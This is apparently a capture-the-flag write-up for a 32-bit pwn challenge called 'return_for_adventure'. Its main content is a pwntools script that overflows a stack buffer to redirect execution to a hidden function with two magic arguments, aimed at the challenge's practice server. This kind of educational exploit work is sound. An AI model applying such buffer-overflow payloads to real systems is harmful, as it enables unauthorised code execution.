
CTF League: return for adventure




NAME: return_for_adventure
CATEGORY: pwn
POINTS: 300

DOWNLOAD LINK: http://chal.ctf-league.osusec.org/return_for_adventure
ACCESS: nc chal.ctf-league.osusec.org 7159

DESCRIPTION: This choose your own adventure is pretty lame, can you find a way to change it?

Note



This is in 32bit, so you need to be aware of that

Below shows the function huh_whats_this_function_for and how it compares user's input to ox8badfood and oxabadbabe .

From here, create an exploit with pwn tools calling the correct functions and inputting the correct comparisons.

The final exploit code follows:

```
from pwn import *
# p = process('./return_for_adventure')
# gdb.attach(p)
p = remote('chal.ctf-league.osusec.org', '7159')
elf = ELF('./return_for_adventure')
win_addr = elf.symbols['huh_whats_this_function_for']
print('address of win function: ', hex(win_addr))
input()
print(p.read(timeout=1).decode())
p.sendline(b'1')
print(p.read(timeout=1).decode())
p.sendline(b'2')
print(p.read(timeout=1).decode())
\# payload = b'A'*(0x24 - 0x8)
# payload += b'\xaa' * 4
payload = b'A'*36
payload += p32(win_addr)
payload += b'A'*4
```

```
payload += p32(0x8badf00d)
payload += p32(0xabadbabe)

p.sendline(payload)

p.interactive()
```